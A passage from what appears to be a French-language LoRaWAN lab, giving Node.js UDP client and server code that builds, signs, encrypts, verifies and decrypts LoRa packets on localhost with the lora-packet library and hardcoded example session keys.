    console.log("Message reçu décodé :'" + decryptedPayload.toString() + "'");
  } else {
    console.log("Le MIC ne correspond pas.");
  }
});

server.on('listening', () => {
  const address = server.address();
  console.log(`Server listening ${address.address}:${address.port}`);
});

server.bind(12345); // Assurez-vous que c'est le bon port
```

Codes Partie 4 :

client.js :

```
const dgram = require('dgram');
const client = dgram.createSocket('udp4');
const lora_packet = require("lora-packet");
const readline = require('readline');

// Créer une interface readline pour lire depuis le terminal
const rl = readline.createInterface({
  input: process.stdin,
  output: process.stdout
});

// Poser une question à l'utilisateur et attendre la réponse
rl.question('Veuillez entrer le payload à transmettre: ', (userInput) => {
  // Création du paquet LoRa avec le payload fourni par l'utilisateur
  const constructedPacket = lora_packet.fromFields(
    {
      MType: "Unconfirmed Data Up", // (default)
      DevAddr: Buffer.from("260BEF25", "hex"), // big-endian
      FCtrl: {
        ADR: true, // default = false
        ACK: false, // default = false
        ADRAckReq: false, // default = false
        FPending: false, // default = false
      },
      FCnt: 41631, // Utilisez le FCnt fourni
      FPort: 2, // Utilisez le FPort fourni
      payload: Buffer.from(userInput), // Utilisez le FRMPayload fourni par
l'utilisateur
    },
    Buffer.from("E258EE15D4B1F3986AE2213A271D5B17", "hex"), // AppSKey
    Buffer.from("85AD15C00DFC0BB62278255EEC892BB6", "hex") // NwkSKey
  );

  const wireFormatPacket = constructedPacket.getPHYPayload();

  // Envoi du paquet via UDP
  client.send(wireFormatPacket, 0, wireFormatPacket.length, 41234, 'localhost',
(err) => {
    if (err) throw err;
    console.log('Message envoyé:', wireFormatPacket.toString('base64')); // Affiche
la chaîne Base64
    console.log('Message transmis non chiffré : ' + userInput);
    client.close();
    rl.close(); // Fermer l'interface readline après l'envoi
  });
});
```

server.js :

```
const dgram = require('dgram');
const server = dgram.createSocket('udp4');
const lora_packet = require("lora-packet");

server.on('error', (err) => {
  console.log(`Server error:\n${err.stack}`);
  server.close();
});

server.on('message', (msg, rinfo) => {
  console.log(`Server received: ${msg.toString('base64')} from
  ${rinfo.address}:${rinfo.port}`);
  const packet = lora_packet.fromWire(Buffer.from(msg, "base64"));
  console.log("packet.toString()=\n" + packet);
  const AppSKey = Buffer.from("E258EE15D4B1F3986AE2213A271D5B17", "hex");
  const NwkSKey = Buffer.from("85AD15C00DFC0BB62278255EEC892BB6", "hex");

  if(lora_packet.verifyMIC(packet,NwkSKey)){
    //déchiffrement du packet
    console.log("Message reçu décodé :'" + lora_packet.decrypt(packet,
    AppSKey).toString() + "'");
  }
  else {console.log("le MIC ne correspond pas")}
});

server.on('listening', () => {
  const address = server.address();
  console.log(`Server listening ${address.address}:${address.port}`);
});

// Remplacez 41234 par votre port d'écoute
server.bind(41234);
// Le serveur écoute sur le port 41234
```